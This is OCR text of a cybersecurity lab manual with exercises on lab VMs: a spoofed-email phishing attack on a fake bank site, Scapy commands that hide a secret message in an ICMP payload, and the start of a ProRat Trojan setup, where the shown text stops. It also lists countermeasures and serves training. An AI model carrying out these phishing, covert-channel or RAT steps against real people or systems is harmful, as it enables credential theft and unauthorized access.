
Sr.no.	Machine	IP Address	User Login	Password
1	CentOS6.4	10.0.0.13	root	12345678
2	Windows7	10.0.0.12	nielit	123

Hands on Lab

E-Mail Spoofing & Phishing


The following steps would be used to demonstrate how a hacker (the unauthorized user who would represent as legitimate user) could send a spoofed email message containing a link to a fake Cordial bank website (similar to that of original website of Cordial Bank) from CentOS6.4 machine(10.0.0.13)

1. Start CentOS 6.4 machine (10.0.0.13) Machine and login with following credentials.
   Login with user- root
   Password -12345678



2. Click on Firefox Browser

3. Put address (https://10.0.0.13 /spoofmail/) on URL as shown below.



4. The following fields would be displayed in E-mail form page, send by hacker

   To: youremail@domain.com **

   From: manager@cordialbank.com ****

   Subject: Regarding your Cordial Bank Account Security.


   Message: As shown in the screenshot below

Note: The fields in the e-mail form are disabled for editing due to security reason.


** youremail@domain.com (client1@test.com) the address registered by a customer at the time of registration at http://www.cordialbank.com

**** **bankmanager@cordialbank.com** the spoofed e-mail on behalf of which hacker would represent as legitimate manager of original Cordial bank.

Scroll the page to the bottom and click the **Send Mail** button. It would send the spoofed mail to customer's email address.




5. If successful, a page would be displayed with the message “You have sent the spoofed mail on the behalf of Hacker. Thank you for contacting us” as shown in the screenshot below.




6. Close the web browser.

The following steps would be carried out by the user(client1@test.com) from Windows 7 (10.0.0.12) machine to read the received spoofed mail containing link to fake website of Cordial Bank .


7. From Windows 7 Machine, open Web browser and type address http://10.0.0.13 /mail on URL, following page would be display.




8. Login with Username “client1@test.com” and Password “12345678”. Mail Box will open as shown below.




9. In the above mail the following contents would be displayed. Open the link **https://10.0.0.13/phpm/cordialbank/update/abc/** in the message. It would point to a fake website similar to the original one by clicking on it.



10. A page similar to the original homepage of “Cordial Bank "would open .this is a fake website created and hosted by hacker.




11. Customer would click on “Update Customer Information” tab. Following page would appear.




12. Now enter the Information (any arbitrary username, email address, Credit card Number, Credit card PIN, , Debit card Number, Debit card PIN and Aadhar Card Number as shown below and click on send button. Since this is a fake website hosted by the hacker the entered

credential would go directly to the hacker database and the hacker would misuse the credentials.




13. The following page with given message would appear.



The following steps would be carried out to check for the received mail from client1@test.com,These steps would be shown just to demonstrate that hacker has captured the actual username and password entered by the participant on the fake site.

14. Now "client1" would check mail with their credentials and see the details of their bank account which were entered into faked website.



Lab Outcome

The hacker sent spoofed mail to the user containing link to malicious fake website of cordial bank.

- Username and Password is recorded by hacker through phishing and spoofed mail.

Suggested Countermeasures

- Do not click on any link received through mails, always type or use the bookmarks.
- Do not send sensitive information like passwords or banking pins through emails to anyone.
- Contact the bank/organization in case of any suspicious transaction.
- Change passwords at least once in 2 months and avoid using the same password for multiple Websites.
- Update the system with security patches and anti-virus signatures.
- Set Internet browser security settings to “high”.
- Avoid visiting links containing “@” sign in the URL.
- Always make sure that financial or commerce Websites contains “HTTPS” before the URL and the “Padlock” at the status bar.
- Log out properly from all open accounts, such as email and online banking etc.
- Close the browser after completing any transaction.

MODULE- 08: Steganography using ICMP Payload

Objective of the Module

Objective of this Module is to understand about steganography using ICMP Payload, Scapy tool used for steganography using ICMP payload

Steganography

Steganography is the practice of concealing a file, message, image, or video within another file, message, image, or video. Generally, the hidden messages appear to be (or be part of) something else: images, articles, shopping lists, or some other cover text.

In digital steganography, electronic communications may include steganographic coding inside of a transport layer, such as a document file, image file, program or protocol. Media files are ideal for steganographic transmission because of their large size. For example, a sender might start with an innocuous image file and adjust the color of every 100th pixel to correspond to a letter in the alphabet, a change so subtle that someone not specifically looking for it is unlikely to notice it.

The advantage of steganography over cryptography alone is that the intended secret message does not attract attention to itself as an object of scrutiny. Plainly visible encrypted messages—no matter how unbreakable—arouse interest, and may in themselves be incriminating in countries where encryption is illegal. Thus, whereas cryptography is the practice of protecting the contents of a message alone, steganography is concerned with concealing the fact that a secret message is being sent, as well as concealing the contents of the message.

Hands on Lab for Steganography using ICMP Payload

Tools used

There are two tools would be use in this Module

- **Scapy** (packet crafting, manipulating and analysis suite): Available in Kali Linux for Steganography using ICMP Payload.
- Wireshark a free and open source packet analyzer, available in Windows 7

Scapy

Scapy is a Python program that enables the user to send, sniff and dissect and forge network packets. This capability allows construction of tools that can probe, scan or attack networks.

- Scapy is packet crafting, manipulating and analysis suite.
- Python interpreter disguised as a Domain Specific Language.
- Created by Philippe Biondi.

Scapy can do

- an ICMP echo request with some given padding data
- an IP protocol scan with the More Fragments flag
- some ARP cache poisoning with a VLAN hopping attack

- A traceroute with an applicative payload (DNS, ISAKMP.) etc

Wireshark

Wireshark is a free and open source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues.

Features of Wireshark

- Visually rich, powerful LAN analyzer
- Quickly access very large pcap files
- Professional, customizable reports
- Advanced triggers and alerts
- Fully integrated with Wireshark and AirPcap

Machine Details for this Lab


Power on the below Virtual Machine to be used in this lab.

Sr.no.	Machine	IP Address	Services/Tools	User Login	Password
1	Kali	10.0.0.11	Scapy	root	12345678
2	Windows7	10.0.0.12	Wireshark	nielit	123

Hands on Lab


Following steps would be used to start "scapy" tool from kali(10.0.0.11).

1. From "kali" (10.0.0.11) desktop open terminal and type "scapy" as given below.



Following steps would be used to build a ICMP packet using "scapy"

2. Open a "text file" (script for ICMP Payload) from Desktop and copy its Line no.1 as shown below. This line is used to specifying the packet's source IP(10.0.0.11) and then its destination IP(10.0.0.12).
   icmp=IP(src='10.0.0.11' , dst= '10.0.0.12') /ICMP()




3. Paste this line on above open terminal.

```
root@kali:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>> icmp=IP(src='10.0.0.11' , dst='10.0.0.12')/ICMP()
```

Following steps would be used to capture packets using "Wireshark" tool from windows7(10.0.0.12), when no secret message is attached with ICMP.

4. switch to Windows7(10.0.0.12) machine and open "Wireshark tool" from desktop.

5. To start "Wireshark," select to "Local Area Connection" then click on marked tab as following screen displayed.




Following steps would be used to send ICMP packet(without any secret message) using "scapy" tool from kali(10.0.0.11)

6. Switch again to Kali (10.0.0.11)machine, copy line no.2 from text file (script for ICMP Payload) and paste it in open terminal and press enter as shown below.
   >>>send(icmp) **(**send() function to send a single packet to the IP destination.)

```
root@kali:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>> icmp=IP(src='10.0.0.11' , dst='10.0.0.12')/ICMP()
>>> send(icmp)
.
Sent 1 packets.
>>>
```

Following steps would be used to check captured packets(without any secret message) with Wireshark

7. Check output with "Wireshark " tool from Windows7 (10.0.0.12), presently there is no any information with this packet.




Following steps would be used to send Secret message using scapy from Kali(10.0.0.11)machine.

8. Now switch to the open terminal of Kali (10.0.0.11) and paste Line no. 3,4 &5 from file (script for ICMP Payload) with message ""your secret code is oxo and Mr. ABC " and press enter.
   Line no 3 defines: **icmp=icmp(src='10.0.0.11' , dst='10.0.0.12) /ICMP** (ICMP packet with source to destination)
   Line no 4 defines: **icmp=icmp(src='10.0.0.11' , dst='10.0.0.12) /ICMP()/"your secret code is oxo and Mr.ABC would be available at Green Park on 6 p.m."** (ICMP packet with secret code)
   Line no 5 defines:**send(icmp)** (to send ICMP packet)

```
root@kali:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>> icmp=IP(src='10.0.0.11' , dst='10.0.0.12')/ICMP()
>>> send(icmp)
.
Sent 1 packets.
>>> icmp=IP(src='10.0.0.11' , dst='10.0.0.12')/ICMP()
>>> icmp=IP(src='10.0.0.11' , dst='10.0.0.12')/ICMP()/"your secret code is oxo and
Mr.ABC would be available at Green Park on 6 p.m."
>>> send(icmp)
.
Sent 1 packets.
>>>
```

Following steps would be used to capture packets (with secret message) using "Wireshark" tool from windows7(10.0.0.12) to check output.

9. From Windows 7 machine, observe the "Wireshark", output is shown as captured packet has some information as "your secret code is oxo and Mr.ABC would be available at Green Park on 6 p.m." from Kali (10.0.0.11).



Outcomes

In this lab the participant has performed the following:

- Created a ICMP Payload using Scapy tool on behalf of attacker.
- Sent the "secret message" with ICMP.
- Captured the packet and secret message detected using Wireshark.

MODULE- 09: Trojan, Backdoor &Virus & Countermeasures

Objective of the Module

objective of this Module is to understand about Trojan, Backdoor and Viruses, Suggesting & Implementing Countermeasures

Trojan, Backdoor &Virus

What is Trojan?

A Trojan is a program that is usually appears to be something useful but when it is executed, it installs malicious programs on your computer, having back door capabilities. A Trojan is used to gain backdoor access to a user's system. Trojans are used to create a backdoor on victim's computer that gives attacker to access to the victim's machine.

A Trojan consist of spy ware program and other programs that: monitor traffic and keystrokes; create a backdoor into the system for the hacker's use; alter log files; attack other machines on the network; and alter existing system tools to escape detection

A Trojan exists for a variety of operating systems, such as Microsoft Windows, Linux, and Solaris.

What is Backdoor?

A backdoor is an unauthorized entry or way to get access to a computer system it is setup by an attacker (malicious user) into a computer system to facilitate unauthorized access to the system. Backdoors are created using a Trojan program on a system to facilitate illegal remote access. Using a backdoor an attacker can gain access to a computer remotely and can take basic control (i.e. for Linux root access, for Windows, Administrator or Admin access) of a computer system, without the system's owner's permission

What is Virus?

A virus is a self-replicating program that can copy itself and infect a computer without the permission /knowledge of the owner. The insertion of the virus into a program or file is termed as infection. It attaches itself to a program or file enabling it to spread from one computer to another, leaving infections as it travels. Most of the viruses attach to executable files and their malicious operation begins when you run or open the executable file

Virus developers can have several reasons for creating and spreading viruses. Viruses have been created as research projects, to attack the software of companies, and to distribute some messages.

A Scenario For Trojan, Backdoor & Virus


Scenario

Mr. ABC is a technical support executive in IT Technologies. The company uses an intranet based Mail and Web server for intra office communications. Mr. XYZ is senior manager in the same organization and is reporting officer of Mr. ABC.

Now Mr. ABC sends an email to his manager Mr. XYZ containing aTrojan program to create a backdoor to obtain all the information of manager's system.

For this a scenario has been designed to show how Mr. ABC installs the Trojan program on manager's system and takeover the complete control of Manager's system.

The steps listed in the lab manual shows how Mr. ABC could configure a Trojan program and send it to Mr. XYZ to take control of manager's system.



Hands on Lab for Trojan, Backdoor & Virus

Tools Used

ProRat (Program for creating a Trojan application)

ProRat is a Windows based backdoor trojan horse, more commonly known as a RAT (Remote Administration Tool). As with other trojan horses it uses a client and server. ProRat opens a port on the computer which allows the client to perform numerous operations on the server (the machine being controlled). ProRat is known for its server to be almost impossible to remove without updated antivirus software.


Machine Details for this Lab

Sr.no.	Machine	IP Address	User Login	Password
1	CentOS 6.4 (Mail server)	10.0.0.13	root	12345678
2	Windows7 (Attacker)	10.0.0.12	nielit	123
3	Win-7 clone (Victim)	10.0.0.15	nielit	123


Creating And Performing Backdoor Intrusion With The Help Of Trojan Program

Following steps would be used to create the trojan application using "ProRat" tool

1. From "Windows7" (10.0.0.12) desktop and browse to **"prorat_v1.9"** folder




2. Run "ProRat" application as administrator.



